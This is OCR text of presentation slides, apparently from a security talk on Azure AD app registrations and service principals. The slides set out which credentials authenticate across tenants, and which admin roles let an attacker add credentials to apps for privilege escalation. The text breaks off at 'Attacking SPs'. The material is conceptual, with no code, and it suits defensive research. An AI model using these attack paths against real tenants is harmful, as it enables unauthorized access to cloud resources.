
- "This approach will not work anymore"
- "The list of service principals we can authenticate has dwindled"
- "I reported the fact that a privilege escalation is still possible this way (even after I was told it was fixed)"

...Let's test that.

What's in an application?



Adding applications



App Registration

appId

requiredResourceAccess

keyCredentials
passwordCredentials
[...]

Definition

Directly Inherited

Derived

Separate

Service Principal


appId

appRoleAssignments
oauth2PermissionGrants


keyCredentials
passwordCredentials
[...]

Identity

App reg credentials authenticate in ALL tenants



SP credentials authenticate in ONE tenant




Attacking app registrations

An attacker with these roles can add credentials to app registrations:

- Application Admin.
- Cloud Application Admin.
- Owner
- Application.ReadWrite.All

App registration credentials allow access as the target app in any tenant the app is installed in.




Attacking SPs

An attacker with these roles can add credentials to SPs:

